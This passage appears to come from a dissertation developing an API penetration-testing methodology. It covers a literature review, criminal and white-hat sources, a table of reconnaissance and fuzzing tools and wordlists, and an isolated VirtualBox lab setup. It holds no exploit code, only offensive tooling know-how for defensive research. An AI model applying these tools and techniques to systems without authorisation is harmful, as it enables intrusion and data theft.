Knight's white paper, Scorched Earth (Knight, 2021), provides valuable insights into the state of API security in relation to financial services such as banks and cryptocurrency exchanges. Her white paper, however, lacks any discussion on how she ethically tested the FinTech APIs, such as using approved accounts to test against, using her own money or the banks and the process of penetration testing tool approval to ensure no system disturbances occurred during testing.

The paper focuses primarily on technical vulnerabilities such as BOLA (OWASP, 2023); however, the impact on end users if a blackhat hacker were to perform the same actions as the researchers and the significant consequences this would have as Knight was able to transfer money out of other customer accounts into her own.

2.9.5 API Development and Secure Coding Practices

Futuriom (Futuriom, 2023) introduces the idea of shift-left security, which seeks to implement security testing and code review early on in the development life cycle instead of focusing on security testing after development and not treating security testing as an afterthought. However, Futuriom does not discuss how this may pose challenges to organisations when implementing shift-left practices and how they can overcome potential challenges brought about through shift-left implementation. The challenges may be cultural within the organisation who may not be familiar with the idea of the process, skill gaps in performing code review and testing such as fuzzing and vulnerability scanning alongside manual code inspection and tooling, for example, are there any tools or frameworks that currently exist, do they require license keys and if so how much will that cost. It is one thing to suggest implementing a more refined security testing process but another to implement it across various organisations.

2.10 Relevance to Hypothesis

Our research hypothesis states that implementing an effective API penetration testing methodology will significantly enhance the security of APIs and reduce the risk of data breaches. The sourced body of literature (see Table 5) is directly relevant to our hypothesis as the literature's core themes are API security, API vulnerabilities and exploitation, data breaches where APIs were exploited and used as the initial access vector and source of data exfiltration (Gallagher, 2013), penetration testing and ethical hacking and API development and secure coding practices (shift-left) (Futuriom, 2023). These core themes from the sourced literature support the development of our research project of developing an API penetration testing methodology as it provides us with knowledge and awareness of the threats that APIs are exposed to, common and critical vulnerabilities specific to APIs (OWASP, 2023), the attack vectors exploited in the wild by threat actors to cause a data breach to large organisations and how the reliance and increased usage of APIs by organisations increases the attack surface and risk of excessive data exposure and potential data breaches as APIs need to have direct backend access to the database to fetch and receive data.

2.11 Critical Discussion

2.11.1 API Security

The OWASP top ten lists the most commonly discovered and severe critical vulnerabilities facing web applications (OWASP, 2021) and APIs (OWASP, 2023). However, if we analyse both of the top tens, the number one most severe and common vulnerability is both A01:2021-Broken Access Control (IDOR) (OWASP, 2021) and API1:2023 - Broken Object Level Authorization (BOLA) (OWASP, 2023) though these vulnerability classes have two different names they are identical in their exploits. The decision to name the same vulnerability classes with different names, though they belong to different top ten lists, could confuse and create gaps in security controls due to a lack of standardisation amongst vulnerabilities, not only amongst security professionals and developers but also for blue teams tasked with remediation who may be unfamiliar with each of the top ten lists.

2.11.2 Penetration Testing and Ethical Hacking

Mapping the MITRE ATT&CK Framework to API security (SALT, n.d) creates an attack framework common with exploiting APIs to facilitate data breaches. It is commendable as such a framework does not yet exist and would benefit threat intelligence and defenders. However, the white paper would benefit from identifying core tactic, techniques and procedures of common API breaches and attackers and their identified tooling, word lists discovered in log files and remediation and mitigation suggestions based on the findings.

2.11.3 Data breaches

Though it may not always be the journalist's fault, the lack of clarity and depth on the root causes of the breaches, the attacker's methodology and process and the type of vulnerability exploited leave the reader wondering how the breach occurred. For reading the data breach sources (see Table 14), the advantage it has is learning from real-world attack vectors taken and exploited by malicious threat actors to build better defences and a more robust penetration testing methodology incorporating attacker techniques and attack vectors into the engagement. In Table 16, we identified threat actor's write-ups. One of them (Cameron, 2012) is a post-digital forensic investigation into the Stratfor breach (Cameron, 2014), which serves as an in-depth second-hand account of what took place from the initial access, malware used, persistence, post-exploitation, lateral movement and data exfiltration. This level of detail in API attack breaches would be an excellent way to learn from past breaches and build better defences.

2.11.4 API Vulnerabilities and Exploitation

Banks and Cryptocurrency exchanges are critical institutions and businesses, not only because of their position in current society but because they secure individual's finances to keep them safe and centralised. A breach affecting these institutions and businesses could spell disaster for individuals and the institutions. Fiat currency in banks is insured; however, cryptocurrency is not and with both organisations relying on the use of APIs are highlighted in SCORCHED EARTH (Knight, 2021), the ability an attacker could have to manipulate and exfiltrate other individual's money is a severe and very real risk. Knight details her exploits using broken authentication and authorisation, finding BOLA present amongst all APIs she tested.

2.11.5 API Development and Secure Coding Practices

The idea of shift-left in SALT security's white paper (SALT, n.d) and Futuriom (Futuriom, 2023) is a good idea in theory, where the idea and implementation of best security practices starting at the code base of the application through until and after deployment will reduce security related vulnerabilities and decrease the attack surface. However, the problem is in the implementation of the idea. Though there are careers in DevOps and DevSecOps, not all organisations can introduce the concept of shift-left into their organisation without redesigning their security teams, development processes, tools and work culture. The shift-left concept would require additional training and the potential cost of license fees of tooling to accomplish this. A skill gap is that not all programmers will have the skills to analyse code from a security perspective and identify vulnerabilities.

2.12 Conclusion

Reviewing the literature in Chapter 2, which focuses on API security, vulnerabilities and exploitation, data breaches, penetration testing, ethical hacking, API development, and secure coding practices, also serves as the literature's main themes. It is evident that while there is significant progress in tool development, resources and educational resources within the API security field, gaps remain, particularly in tool development and secure coding practices and techniques to test your APIs effectively. As different industries grow more reliant on the use of APIs, the risk will increase with the growth of the adoption and popularity.

3. Chapter 3 – Research Methodology

3.1 Introduction

Our research methodology consists of using virtual and purposefully vulnerable API machines to develop and test our penetration testing methodology, not only to develop but also to test and justify each stage of the methodology. We take what we learned during our literature review from the books, white papers and articles where we discovered API vulnerabilities, attack vectors, data breaches and methods and seek to integrate that into the methodology to emulate an attacker to prevent data breaches.

3.2 Background and Justification

As we covered in Chapter 2 (see Table 14), we have seen an increase over the past decade in API exploitation, resulting in data breaches resulting in the loss of customer information such as phone numbers, email addresses, IDs, passwords, and other personally identifiable information. These breaches have changed the way we think about data breaches. We previously thought of a data breach that exposed passwords, usernames and emails. Now, we are seeing more personally identifiable information (PII) being leaked that has been increasingly used to facilitate sim swap attacks (Gallagher, 2017).

To combat the increase in API-related data breaches, we strive to develop a robust and thorough penetration testing methodology to help penetration testers and developers discover API-specific vulnerabilities within their applications to identify misconfigurations and vulnerabilities before an adversary can. We have seen, as in the case of the USPS (Inspector General, 2018) breach (Krebs, 2018), that penetration testers do not have the required knowledge or skills in testing an API, knowing where to look, how to look and what to look for. Our methodology seeks to prevent this through training and awareness.

3.3 Research Approach

We performed a mixed-method approach to our research. It encompasses quantitative and qualitative research based on existing web hacking literature produced by black hat hackers who breached different companies and wrote how they did it.

1	Phineas Fisher’s Hack Back DIY guides (3) (EnlaceHacktivista, n.d) and videos (Afri

	TechNet, 2016)
2	Guacamaya’s Breach of Pronico Nickel Mine (kolektiva, 2022)
3	Flexispy breach (EnlaceHacktivista, n.d)
4	Liberty Counsel Breach (EnlaceHacktivista, n.d)
5	Conti Ransomware Manual (Vxunderground, n.d)
6	Bassterlord Ransomware Manual v1 (Vxunderground, n.d) and v2 (Bassterlord, n.d)

Table 16: Black hat hacker writeups and playbooks (see Appendix B)

The (although not academic) sources are reliable as the hacks described were from sources which were either leaked from known threat groups (Conti Ransomware) who actively perform ransomware attacks and make the news headlines or, in the case of Phineas Fisher, the events that are described have been widely publicised (Porup, 2016) in the case of the hack against Gamma Group and The Hacking Team (Bicchierai, 2016).

We also sourced white hat security research produced by:

1	Nahamsec and Jason Haddix (NahamSec, 2023)
2	The OWASP Foundation (OWASP, 2023)
3	Jason Haddix, the developer of the Bug Bounty Hunters Methodology for web application security (HackerOne, 2022)
4	Alisa Knights hacking into Banks and Cryptocurrency exchanges via APIs, SCORCHED EARTH (Knight, 2021).

Table 17: White hat hacking methodologies

We did this because we wanted to see the tactics, techniques and procedures of cyber criminals and white hats, then correlate that with the already existing methodologies from the white hats and see if we can merge and tailor that information specifically to penetration testing APIs to prevent API abuse and data breaches from known threats and techniques.

The body of literature that we were able to source was small (see Table 5); however, it is valuable as the researchers who authored the literature are well-known and respected in the industry (see Table 8), and their works focus on API security which is directly relevant to this research project.

3.4 Tool Selection

We will conduct our testing in a virtual environment when developing the API penetration testers methodology and to meet the agreement with the university ethics committee (see Appendix A). The purposefully vulnerable GraphQL and Rest APIs, network (see Chapter 4 - 4.2), and the attacker's machine will be virtualised. See Table 18 for all the tools we will utilise throughout the methodology.

Tools	Description	Resource
Zaproxy	Zaproxy is an intercepting proxy with a built-in vulnerability scanner and web crawler.	https://www.zaproxy.org
Zaproxy GraphQL Introspection	Zaproxy add-on to enumerate GraphQL introspection schema.	https://www.zaproxy.org/blog/2020-08-28-introducing-the-graphql-add-on-for-zap
Burpsuite	HTTP intercepting proxy with limited capabilities due to subscription (community).	https://portswigger.net/burp
Kiterunner	Content discovery file and brute-force tool for APIs.	https://github.com/assetnote/Kiterunner
GoBuster	Standard directory brute-force tool.	https://github.com/OJ/GoBuster
Ffuf	Web application fuzzer which is very versatile and can be used for parameter and endpoint fuzzing.	https://github.com/ffuf/ffuf
Browser developer tools	Firefox browser developer tools has two useful features. The network tab to discover APIs are you casually use an application and the debugger to view beautified JavaScript files.	https://www.mozilla.org/en-GB/firefox/developer

WayBackURLs	Not demonstrated in this reserch project but a commandline tool to efficently search your target in the Internet archive.	https://github.com/tomnomnom/waybackurls
Exploitdb – Searchsploit	Exploit database search engine to cross-reference discovered technology stack compoents to discover exploits for your target. Searchsploit is a command line tool to interact with the exploit database and can be used with other tools for automatic exploit detection.	https://gitlab.com/exploit-database/exploitdb
Nmap NSE for GraphQL	Nmap scripting engine (NSE) script to detect and alert on GraphQL introspection enabled.	https://github.com/dolevf/nmap-graphql-introspection-nse.git
Wappalyzer	Used to detect what technology stacks are running on your target applications.	https://www.wappalyzer.com
Nuclei	A fully automated vulnerability scanner with API vulnerability scanning template support to detect API specific vulnerabilities and misconfigurations.	https://github.com/projectdiscovery/nuclei
Nmap	Versatile network mapper to detect open ports and running services.	https://nmap.org
Third-Party Services	Description	Resource
Built with	Search engine to search your target domain to see what technology stack they have	https://builtwith.com

	running on each of their domains.	
Exploit-db	Exploit database and search engine. Cross reference with your targets technology stack and their version numbers.	https://www.exploit-db.com
TheWayBackMachine	The internet archive is used to look back at historical data and can be used to discover old API documentation to advance your reconnaissance.	https://archive.org
Swagger Editor	If you discover API documentation that is not in the correct format but instead in raw text, you can format it correctly for clarity and better readability	https://editor.swagger.io
DNSdumpster	DNS enumeration search engine to discover subdomains passively.	https://dnsdumpster.com
Machines	Description	Resource
Kali Linux	The hacker's machine being Kali Linux makes it clear to the reader who the attacker and the API server are.	https://www.kali.org/get-kali
Ubuntu	The API server hosts the purposefully vulnerable APIs.	https://ubuntu.com/download
Purposefully vulnerable API applications	Description	Resource
crAPI	An OWASP project that incorporates REST APIs and is purposefully vulnerable to	https://github.com/OWASP/crAPI

	perform ethical testing.	
DVGA	A dedicated GraphQL purposefully vulnerable virtual machine to conduct ethical testing.	https://github.com/dolevf/Damn-Vulnerable-GraphQL-Application
VAmPI	A RESTful API which incorporates the OWASP API TOP TEN list for ethical testing.	https://github.com/erev0s/VAmPI
Juice Shop	E-commerce application which incorporates REST APIs and real world design and technology stack to perform CTF challeneges against and ethical testing.	https://github.com/juice-shop/juice-shop
Pixi	OWASP project that acts as a social media pllatform purposefully vulnerable and meant for ethical testing.	https://github.com/DevSlop/Pixi
Word Lists	Description	Resource
Hacking-APIs	A dedicated API word list to be used during content discovery.	https://github.com/hAPI-hacker/Hacking-APIs
Seclists	An accumilation of word lists and incoropates usernames, passwords and GraphQL specific word lists for content disocvery.	https://github.com/danielmiessler/SecLists
Assetnote Kiterunner word lists	API-specific word lists designed to be used with Kiterunner.	https://wordlists.assetnote.io

Table 18: Tools and resources used throughout Chapter 4

3.5 Ethical Considerations

We need to be able to take theoretical knowledge and implement it practically. This will not only show that the tactics, techniques and methods shown are valid but will also help visualise for the reader how to reproduce what is being described, making the learning process easier and more actionable.

As ethical penetration testers, we must ensure that our tests are authorised, scopes and definitions have been defined and communicated, and the tools have been approved. This is to ensure a reduction in risk to the stability of the client's infrastructure.

As in the case of this research project, we will be performing our testing in a completely isolated virtualised network using VirtualBox. The API server, the attacker's machine, and the virtual network will all be isolated. This ensures no indirect or direct disturbance to legitimate third-party services.

3.6 Virtualised Testing Environment

For both ethical and legal reasons, we cannot just attack any API that is owned by an organisation without consent and approval. As per our agreement with the university (UoC) ethics committee (see Appendix A) and to meet the agreements made for ethical best practices, we will be using purposefully vulnerable API machines (Both GraphQL and RESTful) to conduct our testing in a completely isolated environment using virtual machines inside of VirtualBox. Not only is the API in a virtual machine but the tester machine as well to ensure that the testing network stays completely isolated.

Here, we set up two virtual machines using VirtualBox, one being the penetration testers machine and the other being the API server. Both machines will be put into an isolated network, which we will create, and have a dedicated amount of CPU cores, network, RAM and storage.




kali-api-hacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI LINUX

Figure 5: Penetration Testers Machine - Kali Linux

Figure 6 shows that the Kali machine has 6GB RAM and six virtual CPU cores and is put onto the API_LAB virtual network (LAN), ensuring isolation.



kali-api-hacker - Settings

System — Motherboard

Base Memory: 6048 MB (4 MB – 16384 MB)

Boot Order: ☑ Hard Disk, ☑ Optical, □ Floppy, □ Network

Chipset: PIIX3

TPM: None

Pointing Device: USB Tablet

Extended Features: ☑ Enable I/O APIC

☑ Enable Hardware Clock in UTC Time

□ Enable EFI (special OSes only)

□ Enable Secure Boot

Reset Keys to Default

kali-api-hacker - Settings

Network — Adapter 1

☑ Enable Network Adapter

Attached to: Internal Network

Name: API_LAB

Advanced

kali-api-hacker - Settings

System — Processor

Processors: 6 (1 CPU – 16 CPUs)

Execution Cap: 100% (1% – 100%)

Extended Features: ☑ Enable PAE/NX

□ Enable Nested VT-x/AMD-V

kali-api-hacker - Settings

General — Basic

Name: kali-api-hacker


Type: Linux

Version: Debian (64-bit)

Figure 6: Kali Linux virtual machine configuration settings

Figure 7: API Server - Ubuntu

The Ubuntu API server machine has 5GB RAM and five virtual CPU cores and is also put onto the same virtual network (API_LAB).



System

Motherboard | Processor | Acceleration

Base Memory: 5049 MB (4 MB – 16384 MB)

Boot Order: ☑ Hard Disk, ☑ Optical, ☑ Floppy, □ Network

Chipset: PIIX3

TPM: None

Pointing Device: USB Tablet

Extended Features: ☑ Enable I/O APIC

☑ Enable Hardware Clock in UTC Time

□ Enable EFI (special OSes only)

□ Enable Secure Boot

Reset Keys to Default

Network

Adapter 1 | Adapter 2 | Adapter 3 | Adapter 4

☑ Enable Network Adapter

Attached to: Internal Network

Name: API_LAB

Advanced

System

Motherboard | Processor | Acceleration

Processors: 5 (1 CPU – 16 CPUs)

Execution Cap: 100% (1% – 100%)

Extended Features: □ Enable PAE/NX

□ Enable Nested VT-x/AMD-V

General

Basic | Advanced | Description | Disk Encryption

Name: Ubuntu-API-Server

Type: Linux

Version: Ubuntu (64-bit)

Figure 8: API Server virtual machine configuration settings

3.7 The Importance of a Methodology

The goal is to validate that the client's API is secure, vulnerabilities have been found, and to take our notes (keep thorough notes and screenshots) and write an actionable report written in non-technical and plain English to allow for a thorough understanding by the reader with a step by step guide for reproducing exploits to allow the security team to identify, understand and remediate the risk effectively.

3.7.1 Limitations of the Methodology

During our testing, there will be some limitations to the methodologies development and implementation due to ethical research restrictions. This involves not being able to perform the passive reconnaissance phase of the methodology as this requires third-party service use such as Google, Shodan, Censys, etc. This also involves tooling as with API security testing, and some tools are specific to APIs; however, there are not a lot and the primary tool Postman (see Appendix E), which we want to use but cannot because it requires an active internet connection which is not possible inside of our isolated virtual environment.

3.8 Configuring The Testing Environment

We will use purposefully vulnerable API applications to demonstrate our methodology. See Table 18 for a list of the vulnerable API machines we will use. We will use these applications to perform testing to demonstrate each phase of the methodology and the tools included.

3.8.1 Attackers Machine

We will use two virtual machines using VirtualBox, one being the attacker and the other being the victim machine. These machines will be set up on their dedicated networks and assigned IP addresses.

Command	Description
vboxmanage dhcpserver add --network=API_LAB --server-ip=10.38.1.1 --lower-ip=10.38.1.110 --upper-ip=10.38.1.120 --netmask=255.255.255.0 -enable	The command used in a Linux terminal on the host machine creates the ‘API_LAB’ virtual network in VirtualBox. The commands are specific to VirtualBox.

Table 19: Creating the network (Wallwork, 2023)

3.9 Conclusion

Chapter 3 covers how we will conduct our research methodology, the considerations we will take, such as using virtual machine testing environments, possible limitations to the research, ethical considerations of the research, research approach and an overview of all the tools and services we will be using during our Chapter 4 implementation. We do this to validate our hypothesis and ensure our research project and testing stay within the ethics committee's agreement (see Appendix A).


4. Chapter 4 – Research Implementation

4.1 Introduction

For our implementation, we will develop a penetration testing methodology for performing information gathering, reconnaissance, content discovery, vulnerability scanning and API application analysis to map the attack surface of an API and test different types of vulnerabilities, namely logic-based authentication vulnerabilities such as BOLA.

4.2 Kali Linux - Tester

All testing will be performed within the Kali machine, whilst the API applications will be hosted on the Ubuntu server (see Figure 7).


kali-api-hacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Burp Suite Community Edition v2023.4.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Tasks
New scan
New live task
Time to level up? Catch more bugs with Burp Suite Pro
Find out more
Issue activity [Pro version only]
Filter High Medium Low Info Certain Firm
Event log
Filter Critical Error Info Debug
Advisory
Memory: 91.8MB
Disk: 32KB
Right Ctrl

1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URLs in sui...
0 items added to site map
0 responses processed
0 responses queued
Capturing:

Issue type	Host	
Suspicious input transformation (reflected)	http://insecure-bank.com	/url-shorten
SMTP header injection	http://insecure-website.c...	/contact-us
Serialized object in HTTP message	http://insecure-bank.com	/blog
Cross-site scripting (DOM-based)	https://insecure-bank.com	/
XML external entity injection	https://vulnerable-websi...	/product/stock
External service interaction (HTTP)	https://insecure-website....	/product
Web cache poisoning	http://insecure-bank.com	/contact-us
Server-side template injection	http://insecure-bank.com	/user-homepag
SQL injection	https://vulnerable-websi...	/
OS command injection	https://insecure-website	

Time	Type	Source	Message
06:13:14 7 Sep 2023	Info	Scanner	This version of Burp Suite was released ...
06:13:14 7 Sep 2023	Info	Proxy	Proxy service started on 127.0.0.1:8080

kali@J78878: ~

